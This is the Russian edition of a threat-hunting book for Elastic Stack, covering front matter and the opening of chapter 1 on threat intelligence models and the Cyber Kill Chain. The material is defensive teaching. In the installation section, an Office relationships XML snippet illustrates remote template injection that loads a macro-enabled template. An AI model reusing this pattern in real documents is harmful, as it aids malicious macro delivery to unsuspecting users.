Оглавление

Об авторе **12**

О рецензентах **13**

Предисловие **14**

Для кого эта книга 14
Какие темы охватывает эта книга 14
Как получить максимальную отдачу от этой книги 15
Скачивание исходного кода примеров 15
Условные обозначения и соглашения, принятые в книге 15
Список опечаток 16
Нарушение авторских прав 16

ЧАСТЬ I. ВВЕДЕНИЕ В АКТИВНОЕ ВЫЯВЛЕНИЕ УГРОЗ, АНАЛИТИЧЕСКИЕ МОДЕЛИ И МЕТОДИКИ ПОИСКА **17**

Глава 1. Введение в анализ киберугроз, аналитические модели и фреймворки **19**

1.1. Что такое активное выявление угроз? 19
1.2. Оперативный конвейер 21
1.3. Cyber Kill Chain от компании Lockheed Martin 24
1.3.1. Разведка 25
1.3.2. Вооружение 25
1.3.3. Доставка 26
1.3.4. Использование уязвимости 26
1.3.5. Установка 26
1.3.6. Управление и контроль 27
1.3.7. Достижение цели 28
1.4. Матрицы ATT&CK MITRE 28
1.5. Алмазная модель 30
1.5.1. Противник (adversary) 32
1.5.2. Инфраструктура (infrastructure) 33
1.5.3. Жертва (victim) 33
1.5.4. Возможности (capability) 33
1.5.5. Мотивация (motivation) 33
1.5.6. Направленность 34

1.6. Стратегическая, оперативная и тактическая разведка 34
1.7. Заключение 36
1.8. Вопросы для самопроверки 36
1.9. Дополнительное чтение 37

Глава 2. Концепции, методы и приемы активного выявления угроз 38

2.1. Введение в активное выявление угроз 39
2.1.1. Критерии успеха 39
2.1.2. Шесть D 40
2.2. Пирамида боли 42
2.2.1. Значения хеша 42
2.2.2. IP-адреса 43
2.2.3. Доменные имена 43
2.2.4. Артефакты сети/хоста 44
2.5.5. Инструменты 44
2.2.6. TTП 45
2.3. Профилирование данных 45
2.4. Ожидаемые данные 46
2.4.1. Типы обнаружения 47
2.4.2. Машинное обучение 48
2.5. Недостающие данные 49
2.6. Продолжительность жизни данных 50
2.7. Индикаторы 50
2.8. Жизненный цикл данных 51
2.8.1. Ухудшение индикатора 51
2.8.2. Отвергание 51
2.8.3. Цепочка устаревания 52
2.8.4. Модель HIPESR 53
2.9. Заключение 54
2.10. Вопросы для самопроверки 55
2.11. Дополнительное чтение 55

ЧАСТЬ II. ИСПОЛЬЗОВАНИЕ ELASTIC STACK ДЛЯ СБОРА И АНАЛИЗА ДАННЫХ 57

Глава 3. Введение в Elastic Stack 59

3.1. Технические требования 59
3.2. Представляем Logstash 60
3.2.1. Подключаемые модули ввода 60
3.2.2. Подключаемые модули фильтров 60
3.2.3. Подключаемые модули вывода 60
3.3. Сердце стека – Elasticsearch 61
3.3.1. Подача данных в Elasticsearch 61
3.4. Elastic Beats и Elastic Agent 65

3.4.1. Filebeat 65
3.4.2. Packetbeat 69
3.4.3. Winlogbeat 72
3.4.4. Elastic Agent 73
3.5. Просмотр данных Elasticsearch с помощью Kibana 74
3.5.1. Использование Kibana для просмотра данных Elasticsearch 74
3.6. Решения Elastic 83
3.6.1. Enterprise Search 84
3.6.2. Observability 85
3.6.3. Security 87
3.7. Заключение 93
3.8. Вопросы для самопроверки 94
3.9. Дополнительное чтение 95

Глава 4. Создание учебной лаборатории 96

4.1. Технические требования 96
4.2. Архитектура лаборатории 97
4.2.1. Гипервизор 98
4.3. Создание Elastic-машины 100
4.3.1. Создание виртуальной машины Elastic 100
4.3.2. Установка CentOS 109
4.3.3. Включение внутреннего сетевого интерфейса 122
4.3.4. Установка гостевых расширений VirtualBox 126
4.4. Заключение 130
4.5. Вопросы для самопроверки 130

Глава 5. Создание учебной лаборатории (продолжение) 132

5.1. Технические требования 132
5.2. Установка и настройка Elasticsearch 133
5.2.1. Добавление репозитория Elastic 133
5.2.2. Установка Elasticsearch 134
5.2.3. Настройка механизма авторизации Elasticsearch 134
5.3. Установка Elastic Agent 137
5.4. Установка и настройка Kibana 137
5.4.1. Установка Kibana 137
5.4.2. Подключение Kibana к Elasticsearch 138
5.4.3. Подключение к Kibana из браузера 139
5.5. Включаем механизм обнаружения и Fleet 140
5.5.1. Механизм обнаружения 140
5.5.2. Fleet 144
5.5.3. Регистрация сервера Fleet 150
5.6. Создание машины-жертвы 150
5.6.1. Развертывание операционной системы 151
5.6.2 Создание виртуальной машины 151
5.6.3. Установка Windows 152
5.7. Модуль Filebeat Threat Intel 158
5.8. Заключение 162

5.9. Вопросы для самопроверки 162
5.10. Дополнительное чтение 163

Глава 6. Сбор данных с помощью Beats и Elastic Agent 164

6.1. Технические требования 164
6.2. Поток данных 164
6.3. Настройка Winlogbeat и Packetbeat 165
6.3.1. Установка Winlogbeat и Packetbeat 165
6.4. Настройка Sysmon для сбора данных с конечных точек 172
6.5. Настройка Elastic Agent 173
6.6. Развертывание Elastic Agent 180
6.7. Заключение 183
6.8. Вопросы для самопроверки 183
6.9. Дополнительное чтение 184

Глава 7. Использование Kibana для изучения и визуализации данных 185

7.1. Технические требования 185
7.2. Приложение Discover 186
7.2.1. Селектор пространств 187
7.2.2. Панель поиска 188
7.2.3. Контроллер фильтра 188
7.2.4. Селектор шаблона индекса 189
7.2.5. Строка поиска по имени поля 189
7.2.6. Поиск по типу поля 190
7.2.7. Доступные поля 190
7.2.8. Панель поиска Kibana 191
7.2.9. Селектор языка запросов 191
7.2.10. Выбор даты 191
7.2.11. Меню действий 192
7.2.12. Информация о поддержке 193
7.2.13. Кнопка поиска/обновления 193
7.2.14. Окно времени 193
7.2.15. Просмотр событий 194
7.2.16. Упражнение 195
7.3. Языки запросов 197
7.3.1. Lucene 198
7.3.2. KQL 202
7.3.3. EQL 206
7.4. Приложение Visualize 208
7.4.1. Соображения о визуализации 209
7.4.2. Таблица данных 209
7.4.3. Гистограммы 212
7.4.4. Круговые диаграммы 213
7.4.5. Линейные диаграммы 214
7.4.6. Другие визуализации 215

7.4.7. Технология визуализации Lens ... 215
7.4.8. Упражнение ... 215
7.5. Приложение Dashboard ... 216
7.6. Заключение ... 218
7.7. Вопросы для самопроверки ... 219
7.8. Дополнительное чтение ... 219

Глава 8. Приложение Elastic Security ... 220

8.1. Технические требования ... 220
8.2. Обзор приложения Elastic Security ... 220
8.3. Механизм обнаружения ... 222
8.3.1. Управление правилами обнаружения ... 223
8.3.2. Создание правила обнаружения ... 227
8.3.3. Шкала времени трендов ... 242
8.4. Раздел Hosts ... 257
8.5. Сеть ... 261
8.6. Шкалы времени ... 262
8.7. Кейсы ... 263
8.8. Администрирование ... 266
8.9. Заключение ... 267
8.10. Вопросы для самопроверки ... 268
8.11. Дополнительное чтение ... 268

ЧАСТЬ III. ВНЕДРЕНИЕ АКТИВНОГО ВЫЯВЛЕНИЯ УГРОЗ ... 269

Глава 9. Использование Kibana для анализа данных с целью поиска противников ... 271

9.1. Технические требования ... 271
9.2. Связывание событий с временной шкалой ... 271
9.3. Использование наблюдений для направленного отслеживания угроз ... 278
9.3.1. Возврат к началу для поиска пропущенных заражений ... 279
9.4. Создание индивидуальной логики обнаружения ... 283
9.5. Заключение ... 284
9.6. Вопросы для самопроверки ... 284
9.7. Дополнительное чтение ... 285

Глава 10. Активное выявление угроз в составе SecOps ... 286

10.1. Технические требования ... 286
10.2. Обзор реагирования на инциденты ... 286
10.2.1. Подготовка ... 287
10.2.2. Обнаружение и анализ ... 287
10.2.3. Сдерживание ... 287
10.2.4. Изгнание ... 288
10.2.5. Восстановление ... 288
10.2.6. Извлечение уроков ... 289

10.3. Использование информации о выявлении угроз для содействия IR..... 289
10.4. Использование IR и выявления угроз для приоритизации мер безопасности 291
10.4.1. Цепочка Lockheed Martin Cyber Kill..... 291
10.5. Использование внешней информации в активном выявлении угроз 293
10.6. Заключение..... 294
10.7. Вопросы для самопроверки..... 295
10.8. Дополнительное чтение 295

Глава 11. Обогащение данных для создания оперативной информации 296

11.1. Технические требования 296
11.2. Расширение возможностей анализа с помощью инструментов с открытым исходным кодом 296
11.2.1. Навигатор MITRE ATT&CK 297
11.3. Обогащение событий при помощи сторонних инструментов 301
11.3.1. IPinfo 301
11.3.2. Инструмент ThreatFox от Abuse.ch..... 302
11.3.3. VirusTotal 304
11.4. Обогащение данных в Elastic 307
11.5. Заключение..... 308
11.6. Вопросы для самопроверки..... 308
11.7. Дополнительное чтение..... 309

Глава 12. Обмен информацией и анализ 310

12.1. Технические требования 310
12.2. Elastic Common Schema..... 311
12.2.1. Единообразное описание данных..... 311
12.2.2. Сбор данных без ECS..... 311
12.3. Импорт и экспорт сохраненных объектов Kibana..... 312
12.3.1. Тип..... 313
12.3.2. Теги..... 314
12.3.3. Экспорт 314
12.3.4. Импорт..... 315
12.4. Обнародование логики обнаружения в сообществе..... 317
12.5. Заключение..... 320
12.6. Вопросы для самопроверки..... 320
12.7. Дополнительное чтение..... 321

Ответы на вопросы для самопроверки 322

Предметный указатель 324

Моим детям, которые были лишены общения со мной, пока я до поздней ночи засиживался над рукописью. Особая благодарность моей жене Стефани за то, что не позволила мне бросить работу над книгой на полпути.

– Эндрю Пиз

Об авторе

Эндрю Пиз начал свою карьеру специалиста по информационной безопасности в 2002 г. Он занимался мониторингом безопасности, реагированием на инциденты, выявлением угроз и анализом данных для различных организаций из Министерства обороны США, а также биотехнологической компании, стал соучредителем компании по предоставлению услуг безопасности под названием Perched, которую компания Elastic купила в 2019 году. В настоящее время Эндрю работает в Elastic в должности главного инженера по исследованиям в области безопасности, где он выполняет отслеживание и аналитические исследования по выявлению активности злоумышленников в тестируемых сетях.

Он использует Elastic для поиска угроз в сети и на конечных точках с 2013 г. В 2017 г. разработал тренинг по рабочему тестированию систем безопасности с использованием Elastic Stack, а в настоящее время сотрудничает с командой блестящих инженеров, которые разрабатывают логику обнаружения для приложения Elastic Security.

О рецензентах

Шимон Моди – эксперт по кибербезопасности с более чем десятилетним опытом разработки передовых продуктов и их вывода на рынок. В настоящее время является директором по продукту Elastic Security, его команда сосредоточена на использовании потенциала машинного обучения для решения проблем аналитиков безопасности. Ранее он был вице-президентом по продуктам и инжинирингу в компании TruSTAR Technology (приобретена Splunk). Также был членом группы Cyber R&D Accenture Technology Labs и работал над различными решениями, от аналитики безопасности до безопасности интернета вещей.

Шимон Моди имеет докторскую степень Университета Пердью по биометрии и информационной безопасности. Он опубликовал более 15 статей в рецензируемых журналах и выступал на ведущих конференциях, включая IEEE, BlackHat и ShmooCon.

Мурат Огул – опытный профессионал в области информационной безопасности с двадцатилетним опытом работы в области наступательной и оборонительной безопасности. Специализируется в области выявления угроз, тестирования на проникновение, сетевой безопасности, безопасности веб-приложений, реагирования на инциденты и анализа угроз. Имеет степень магистра в области электротехники и электроники, а также несколько признанных в отрасли сертификатов, таких как OSCP, CISSP, GWAPT, GCFA и CEH. Он большой поклонник проектов с открытым исходным кодом. Ему нравится вносить свой вклад в сообщество специалистов по безопасности, добровольно участвуя в мероприятиях по безопасности и рецензируя технические книги.

Предисловие

Elastic Stack давно прославился своей способностью выполнять поиск в огромных объемах данных с невероятной скоростью. Это делает Elastic Stack мощным инструментом для рабочих задач по обеспечению безопасности, в частности для поиска угроз. При поиске угроз вы нередко не знаете, что именно ищете. Наличие под рукой платформы, которая позволяет вам творчески исследовать свои данные, имеет первостепенное значение для обнаружения действий злоумышленников.

Для кого эта книга

Эта книга предназначена для всех, кто хочет изучить инструменты для активного выявления угроз, не имеет опыта использования Elastic Stack в целях безопасности, а также для всех читателей, которые интересуются тематикой активной кибербезопасности.

Какие темы охватывает эта книга

Глава 1 закладывает основу для навыков критического мышления и аналитических моделей, используемых на протяжении всей книги.

Глава 2 рассказывает, как применять модели к собранным данным и искать злоумышленников.

Глава 3 знакомит с различными компонентами Elastic Stack.

Глава 4 демонстрирует, как создать полнофункциональный Elastic Stack и условную машину жертвы для отработки навыков активного поиска угроз.

Глава 5 посвящена настройке Elastic Stack, созданию виртуальной машины жертвы и загрузке данных об угрозах в Elastic Stack.

Глава 6 посвящена развертыванию различных инструментов сбора данных Elastic в системах.

Глава 7 знакомит с различными языками запросов, методами исследования данных и визуализацией Kibana.

Глава 8 описывает технологии безопасности Elastic в Kibana, используемые для поиска и анализа угроз.

Глава 9 исследует использование наблюдений для выполнения целенаправленного поиска угроз и создания индивидуальной логики обнаружения.

Глава 10 посвящена использованию активного поиска угроз для помощи в операциях по реагированию на инциденты.

Глава 11 поясняет, как обогащать события, чтобы получить дополнительную информацию.

Глава 12 рассказывает, как описывать данные в общем формате и как делиться визуализациями и логикой обнаружения с партнерами и коллегами.

Как получить максимальную отдачу от этой книги

Прежде всего вам нужна тяга к исследованиям и экспериментам. Несмотря на то что в этой книге рассматриваются конкретные инструменты, способность изучать и применять концепции и теории к новым платформам и вариантам использования позволит вам выйти за рамки конкретных примеров, которые мы рассмотрим в книге.

Программное обеспечение, упомянутое в книге	Необходимая операционная система
Oracle VirtualBox	Windows 10 и CentOS Linux (версия 8 и новее)
Elastic Stack (Elasticsearch, Kibana, Beats, Elastic Agent)	

Все инструменты, которые мы будем использовать в этой книге, полностью бесплатны. Хотя у них могут быть лицензии, связанные с тем, как их можно использовать, важно, чтобы стоимость продукта не ограничивала ваши возможности в обучении применению Elastic Stack для поиска угроз.

Скачивание исходного кода примеров

Вы можете загрузить файлы примеров кода для этой книги с GitHub по адресу https://github.com/PacktPublishing/Threat-Hunting-with-Elastic-Stack. В случае обновления кода он будет обновлен в существующем репозитории GitHub.

Условные обозначения и соглашения, принятые в книге

В книге используются следующие типографские соглашения.

Курсив – используется для смыслового выделения важных положений, новых терминов, имен команд и утилит, а также слов и предложений на естественном языке.

`Моноширинный шрифт` – применяется для листингов программ, а также в обычном тексте для обозначения имен переменных, функций, типов, объектов, баз данных, переменных среды, операторов, ключевых слов и других программных конструкций и элементов исходного кода.

`Моноширинный полужирный шрифт` – используется для обозначения команд или фрагментов текста, которые пользователь должен ввести дословно без изменений, а также в листингах программ, если необходимо обратить особое внимание на фрагмент кода.

`Моноширинный курсив` – применяется для обозначения в исходном коде или в командах шаблонных меток-заполнителей, которые должны быть заменены соответствующими контексту реальными значениями.

> **Советы или важные примечания**
>
> Представляют собой текст, помещенный в рамку.

Список опечаток

Хотя мы приняли все возможные меры для того, чтобы удостовериться в качестве наших текстов, ошибки все равно случаются. Если вы найдете ошибку в одной из наших книг – возможно, ошибку в тексте или в коде, – мы будем очень благодарны, если вы сообщите нам о ней. Сделав это, вы избавите других читателей от расстройств и поможете нам улучшить последующие версии данной книги.

Если вы найдете какие-либо ошибки в коде, пожалуйста, сообщите о них главному редактору по адресу dmkpress@gmail.com, и мы исправим это в следующих тиражах.

Нарушение авторских прав

Пиратство в интернете по-прежнему остается насущной проблемой. Издательства «ДМК Пресс» и Packt очень серьезно относятся к вопросам защиты авторских прав и лицензирования. Если вы столкнетесь в интернете с незаконно выполненной копией любой нашей книги, пожалуйста, сообщите нам адрес копии или веб-сайта, чтобы мы могли применить санкции.

Пожалуйста, свяжитесь с нами по адресу электронной почты dmkpress@gmail.com со ссылкой на подозрительные материалы.

Мы высоко ценим любую помощь по защите наших авторов, помогающую нам предоставлять вам качественные материалы.

Часть I

Введение в активное выявление угроз, аналитические модели и методики поиска

В первой части книги вы познакомитесь с концепциями анализа киберугроз и с тем, как использовать аналитику для создания системы *активного выявления угроз*, намного превосходящей простое наблюдение за индикаторами компрометации и вторжения.

Эта часть книги состоит из следующих глав:

- *глава 1 «Введение в анализ киберугроз, аналитические модели и фреймворки»;*
- *глава 2 «Концепции, методы и приемы выявления угроз».*

Глава 1

Введение в анализ киберугроз, аналитические модели и фреймворки

Вообще говоря, в современной IT-терминологии есть несколько модных броских терминов, например *блокчейн*, *искусственный интеллект* и устрашающая *единая информационная панель* (single pane of glass). *Аналитическое отслеживание киберугроз* (cyber threat intelligence, CTI) и *активное выявление угроз* (threat hunting) тоже относятся к их числу. Хотя все эти термины важны, больше всего их любят использовать сотрудники отдела маркетинга и продаж в компаниях по кибербезопасности, чтобы произвести впечатление на руководство потенциального клиента. Давайте лучше обсудим, что такое CTI и активное выявление угроз с практической точки зрения.

В оставшейся части этой книги мы будем периодически возвращаться к базовым идеям и концепциям, рассмотренным в этой главе. Я намерен уделить основное внимание критическому мышлению, процессам рассуждения и аналитическим моделям; владение этими навыками имеет первостепенное значение, потому что активное выявление угроз не является линейным процессом и предполагает постоянную адаптацию к реальным противникам по другую сторону экрана. Как бы вы ни старались их обнаружить, они также стараются избежать обнаружения. По мере чтения книги вы увидите, что знания важны, но решающее значение для успеха имеет способность адаптироваться к быстро меняющимся сценариям.

В этой главе мы рассмотрим следующие темы:

- что такое активное выявление угроз;
- оперативный конвейер;
- инструмент Cyber Kill Chain компании Lockheed Martin;
- матрица ATT & CK компании Mitre;
- алмазная модель.

1.1. Что такое активное выявление угроз?

На основании собственного опыта я пришел к выводу, что CTI и активное выявление угроз – это процессы и методы, тесно связанные с традиционными процедурами безопасности (security operations, SecOps) и поддерживающие их.

Когда мы говорим о традиционных технологиях SecOps, мы имеем в виду развертывание и управление различными типами инфраструктуры и защитными инструментами, например межсетевые экраны, системы обнаружения вторжений, сканеры уязвимостей и антивирусы. Кроме того, SecOps включает в себя некоторые менее интересные элементы, такие как политика безопасности, и такие процессы, как защита конфиденциальности и реагирование на инциденты (не говоря уже о том, что реагирование на инциденты само по себе еще не гарантирует успеха). Существует огромное количество публикаций, описывающих традиционные меры безопасности, и я, конечно, не собираюсь их пересказывать. Однако, чтобы стать опытным охотником за угрозами, вам необходимо понимать, какое место в общей картине занимают CTI и аналитическое отслеживание угроз.

Когда мы говорим о CTI, мы имеем в виду процессы сбора, анализа и обработки для преобразования данных сперва в аналитическую, а затем в оперативную информацию (мы обсудим технологии и методологии этих процессов позже) и поддержку мероприятий по обнаружению действий, которые могут избежать автоматического обнаружения. Аналитическое отслеживание угроз направлено на поиск действий злоумышленников, которые не могут быть обнаружены с помощью традиционных средств защиты на основе сигнатур. В основном они включают профилирование и обнаружение характерных признаков с использованием конечных точек и сетевой активности. Сочетание CTI и активного выявления угроз – это процессы выявления методов злоумышленника и определения того, насколько они опасны для защищаемой сети. Затем генерируются профили и шаблоны, позволяющие определить, когда кто-то пытается использовать эти потенциально возможные методы, и – это часто упускаемая из виду часть – принимаются решения, *основанные на данных*.

Приведу простой пример. Хорошо известно, что злоумышленники часто стараются злоупотреблять авторизованным доступом к таким двоичным исполняемым файлам, как PowerShell или GCC. Очевидно, что в большинстве систем присутствуют как PowerShell, так и GCC, поэтому сам факт их наличия или использования еще не является поводом генерировать сигнал тревоги. В данном случае процессы CTI определят, что это тактика, используемая противниками (значит, нужно быть настороже), а вот активное выявление угроз будет следить за тем, *как именно* эти двоичные файлы используются в защищенной сети, и, наконец, собранные данные превратятся в *оперативную информацию*, на основании которой будут приняты решения о мерах активного реагирования или рекомендации по формированию устойчивой обороны.

Особо следует отметить, что хотя активное выявление угроз – эволюция традиционного SecOps, это не означает, что новая методика лучше. Это две стороны одной медали. Понимание традиционных подходов SecOps и того, в какую часть системы безопасности должны быть включены анализ собранных данных и поиск угроз, имеет первостепенное значение для вашей карьеры в роли инженера по кибербезопасности, аналитика или руководителя предприятия. В этой главе мы обсудим различные части традиционных операций по обеспечению безопасности и то, как аналитическое отслеживание и активное выявление угроз могут поддерживать SecOps, а также как традиционные механизмы SecOps помогают операциям по отслеживанию угроз и реагированию на инциденты.

Рис. 1.1. Взаимосвязь между IT и кибербезопасностью

В следующих главах мы обсудим несколько моделей, как популярных в IT-отрасли, так и моих собственных. Я поделюсь с читателями своими мыслями о них, раскрою их сильные и слабые стороны, а также их применимость. Важно помнить, что модели и структуры – это просто руководства, помогающие определить исследовательские и защитные приоритеты, процессы реагирования на инциденты и инструменты для описания кампаний, инцидентов и событий. Когда аналитики и специалисты SecOps пытаются использовать чисто линейные и жесткие модели в качестве универсальных решений, они неизбежно сталкиваются с проблемами.

Мы обсудим следующие модели и фреймворки:

- оперативный конвейер (Intelligence Pipeline);
- Cyber Kill Chain от компании Lockheed Martin;
- матрицу MITRE ATT & CK;
- алмазную модель.

В завершение я поясню, почему модели и фреймворки наиболее эффективны, когда они связаны вместе, а не используются по отдельности.

1.2. Оперативный конвейер

Активное выявление угроз – это больше, чем сопоставление предоставленных *индикаторов компрометации* (indicators of compromise, IOC) с собранными данными и обнаружение «заведомо плохих» признаков. Выявление угроз основано на превращении собранных данных сперва в аналитическую, а затем в оперативную информацию – это известно как *оперативный конвейер*, или *канал оперативной информации*. Для обработки данных, проходящих через конвейер, применяют несколько проверенных аналитических моделей, которые можно использовать, чтобы понять, в какую часть инфраструктуры компании проник противник, куда он будет двигаться дальше и как распределить приоритеты и ресурсы (в основном время) при выявлении угроз, чтобы помешать злоумышленнику или полностью его остановить.

Оперативный конвейер – не мое изобретение. Впервые я прочитал о нем в чрезвычайно занудной традиционной публикации о доктрине разведки Объединенного комитета начальников штабов США, JP 2-0 (https://www.jcs.mil/Portals/36/Documents/Doctrine/pubs/jp2_0.pdf). В этом документе его называют «разведывательным конвейером» и подразумевают процесс установления взаимосвязи между собранными разведывательными данными, аналитической и оперативной информацией. Я считаю, что в нашей деятельности будет более уместно название «оперативный конвейер». Это конвейер и процесс, которые вы используете для принятия решений, основанных на данных.

Рис. 1.2. Оперативный конвейер

Идея оперативного конвейера состоит в том, что оперативная информация *создается*, а не поступает в готовом виде со стороны. Это неприятная новость для продавцов, предлагающих безопасность как готовый продукт. Я хочу подчеркнуть, что в продаже решений, которые поставляют данные или аналитику, нет ничего плохого (на самом деле и то, и другое необходимо), но вы должны точно знать, что вы покупаете – данные, анализ или оперативную информацию для принятия решений.

Как показано на рис. 1.2, *операционная среда* включает в себя абсолютно все: вашу среду, среду ваших доверительных отношений, среду вашего провайдера услуг управляемой безопасности (Managed Security Service Provider, MSSP) и т. д. В этой модели события проходят через следующие этапы оперативного конвейера:

1) сбор и обработка событий для преобразования их в данные;
2) добавление контекста и обогащение данных для превращения их в информацию;

3) аналитическая обработка сырой информации для превращения ее в оперативную информацию;
4) принятие решений, основанных на данных (при необходимости).

Например, система безопасности может проинформировать вас, что «данный IP-адрес был замечен за сканированием открытых незашифрованных портов в интернете». Это просто *данные*, только и всего. Это даже не интересно. Это просто «шум интернета». В идеале на эти данные должен быть наложен *контекст*, например «данный IP-адрес сканирует открытые незашифрованные порты в интернете на предмет ASN, принадлежащих банкам»; кроме того, полученные данные могут быть *обогащены* тем фактом, что этот IP-адрес связан с объектами управления и контроля в ранее выявленной вредоносной деятельности.

Итак, теперь вы знаете, что ранее идентифицированный вредоносный IP-адрес сканирует финансовые организации в поиске незашифрованных портов. Это намного интереснее, поскольку теперь у данных есть контекст и обогащение, и, возможно, это очень важная аналитическая информация для вас, если вы работаете в финансовой организации. Она совсем немного не дотягивает до полноценной оперативной информации.

Именно на этом этапе большинство поставщиков услуг управляемой безопасности теряют способность приносить какую-либо дополнительную пользу. Это не значит, что имеющаяся информация бесполезна, но ответ на вопрос «Сканировал ли этот IP-адрес мою общедоступную среду и есть ли у меня незашифрованные открытые порты?» – это уровень локального анализа производства, который внешний подрядчик не может обслуживать (как правило). Отвечая на этот вопрос, вы – как аналитик или сотрудник SecOps – создаете оперативную информацию. Но для этого вам нужны еще несколько вещей, в первую очередь ваши собственные наблюдения за конечной точкой и сетью, чтобы вы могли рекомендовать основанное на данных решение о том, какой характер носит угроза, каков риск эскалации, и, что не менее важно, выдать рекомендации о том, как уменьшить угрозу. В этом вам помогут навыки, которые вы получите во время чтения книги.

Действуя в рамках своей организации, вы редко располагаете ресурсами для сбора больших объемов данных, необходимых для выработки оперативной информации. Кроме того, добавление контекста и обогащение в таком масштабе обходится невероятно дорого с точки зрения персонала, технологий и капитала. Для сбора информации и поиска угроз первостепенное значение имеет получение соответствующих услуг от отраслевых партнерств, общих или специализированных центров обмена информацией и анализа (information sharing and analysis centers, ISAC), государственных органов и поставщиков. Еще раз отмечу, что в покупке или продаже «наблюдательной информации об угрозах» нет ничего плохого – это по-прежнему необходимо; просто вы должны понимать, что получаемые вами данные не являются волшебным средством и почти наверняка нуждаются в обработке и актуализации собственными силами организации, чтобы лица, принимающие решения, получили действительно оперативную информацию, а не замаскированные под нее «сырые» данные.

1.3. Cyber Kill Chain от компании Lockheed Martin

Lockheed Martin – технологическая компания, входящая в состав оборонной промышленной базы США. Среди прочего она разработала модель откликов (response model), направленную на выявление действий, которые противник должен предпринять для успешного завершения вторжения. Эта модель была одной из первых, получивших широкое распространение, и предоставила аналитикам, операторам и специалистам по реагированию способ составить *карту кампании вторжения* противника. Благодаря этой карте после обнаружения любой вредоносной активности можно посмотреть, как далеко зашел противник, какие действия ранее не наблюдались, и во время восстановления после инцидента сделать вывод о том, какие защитные технологии, процессы или обучение необходимо применить в первую очередь.

Важное примечание относительно Cyber Kill Chain: это высокоуровневая модель, которая используется для иллюстрации действий злоумышленника. Многие тактики и приемы состоят из нескольких этапов, поэтому во время обсуждения модели мы будем рассматривать обобщенные примеры, а не конкретные тактические приемы. К таким примерам относятся компрометация цепочки поставок и злоупотребление доверительными отношениями. Это довольно сложные методы, которые можно использовать на множестве различных этапов вторжения (или связать их между вторжениями или фазами). Мы рассмотрим более конкретную модель (фреймворк MITRE ATT&CK) в следующей главе.

Рис. 1.3. Cyber Kill Chain от компании Lockheed Martin

Модель Kill Chain состоит из семи этапов:

1) разведка;
2) вооружение;
3) доставка;
4) использование уязвимости;
5) установка;
6) управление и контроль;
7) действия по достижению цели.

Давайте рассмотрим каждый из них более подробно.

1.3.1. Разведка

На этапе *разведки* (reconnaissance) противник составляет карту своей цели. Этот этап выполняется как активно, так и пассивно посредством перечисления сетей и систем, профилирования социальных сетей, выявления возможных уязвимостей, определения конфигурации защиты (включая команды кибербезопасности) целевой сети и определения того, что может представлять собой ценность в инфраструктуре организации. Владеет ли ваша организация чем-то ценным, например интеллектуальной собственностью? Являетесь ли вы частью оборонного комплекса страны? Являетесь ли вы частью цепочки поставок, которая может быть использована для дальнейшего вторжения, а также для хищения персональных данных?

1.3.2. Вооружение

Вооружение (weaponization) – один из самых дорогостоящих и важных этапов для противника. Он должен изучить свой арсенал инструментов, тактик и методов и точно определить, как будет использовать информацию, собранную на предыдущем этапе, для достижения своих целей. Это потенциально дорогостоящий этап, который не оставляет места для ошибок. Воспользуется ли противник новейшими эксплойтами нулевого дня (то есть эксплойтами, которые ранее не были раскрыты), что сделает их непригодными для использования в других вторжениях? Пытается ли он использовать вредоносное ПО или воспользуется легитимным двоичным файлом в системе, выполняя атаку типа Living-Off-the-Land (LOLBin)? Злоумышленник должен найти баланс. Проявляя излишнее усердие, он потратит слишком много ресурсов (люди, время и деньги) на разработку сложных вредоносных программ нулевого дня и новых вредоносных программ, но если будет стараться слишком мало, то рискует угодить в ловушку и раскрыть свой механизм атаки.

На этом этапе злоумышленник также приобретает инфраструктуру для выполнения начального входа и запуска полезных нагрузок, получения начальных возможностей контроля и управления, а также, при необходимости, для определения места просачивания через средства защиты. В зависимости от сложности вторжения и навыков злоумышленника такая инфраструктура может быть либо украдена (нередко для этого используют чужой безопасный веб-сайт в качестве отправной/промежуточной точки), либо куплена. Часто инфраструктуру крадут, потому что в таком случае легче мимикрировать под трафик легитимного веб-сайта.

Кроме того, когда злоумышленник крадет инфраструктуру, ему не приходится платить за вещи, по которым его можно выследить вплоть до действующего лица (регистрация доменов, сертификаты TLS, хостинг и т. д.).

1.3.3. Доставка

На этапе *доставки* (delivery) злоумышленник пытается проникнуть в целевую сеть. Часто это делается с помощью фишинга (обычного, целенаправленного или даже через социальные сети). Однако это также можно сделать с помощью инсайдера, специального оборудования (например, якобы случайно потерянный флеш-накопитель на парковке) или уязвимости, которую можно использовать удаленно.

Как правило, это самая рискованная часть кампании, поскольку это первый раз, когда противник «протягивает руку» и касается своей цели. В этот момент защитники могут обнаружить признаки вторжения.

1.3.4. Использование уязвимости

Этап *использования уязвимости*, или *эксплойта* (exploitation), начинается, когда злоумышленник использует лазейки в защите (эксплойты) и выполняет код в системе. Это может быть применение уязвимости системы, пользователя или их комбинации. Принцип использования системной уязвимости довольно очевиден – необходимо обманом заставить пользователя открыть вложение или ссылку, которая реализует *выполнение произвольного кода* (Arbitrary Code Execution, ACE) либо *удаленное выполнение кода* (Remote Code Execution, RCE).

На этапе использования уязвимости обычно вы впервые можете заметить активность злоумышленников непосредственно в системе, поскольку на этапе доставки организация получает данные (например, электронную почту) в свою среду. Несмотря на то что существуют сканеры и политики для выявления известных вредоносных программ, злоумышленники очень успешно используют электронную почту в качестве начальной точки доступа, поэтому первое обнаружение часто происходит на этапе эксплойта.

1.3.5. Установка

Установка (installation) – это этап, когда начальная полезная нагрузка доставляется через эксплойт к цели. Установка обычно состоит из нескольких промежуточных этапов, таких как установка на целевую машину нескольких дропперов (промежуточных загрузчиков), которые помогут сохранить надежную точку опоры в системе, чтобы злоумышленник не потерял ценный фрагмент вредоносного ПО (или другие вредоносные файлы) в случае успешного срабатывания антивируса.

Например, эксплойт может заключаться в том, чтобы заставить пользователя открыть документ, который загружает удаленный шаблон, содержащий макрос. Когда документ открывается, загружается удаленный шаблон, содержащий вредоносный макрос. В этом примере электронное письмо с вложением выглядело как обычная переписка, и злоумышленнику не приходилось рисковать потерять ценный документ с поддержкой макросов из-за электронной почты или антивирусного сканера:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/
package/2006/relationships"><Relationship Id="ird4"
Type=http://schemas.openxmlformats.org/officeDocument/2006/
relationships/attachedTemplate
Target="file:///C:\Users\admin\AppData\Roaming\Microsoft\
Templates\GoodTemplate.dotm?raw=true"
Targetmode="External"/></Relationships>
```

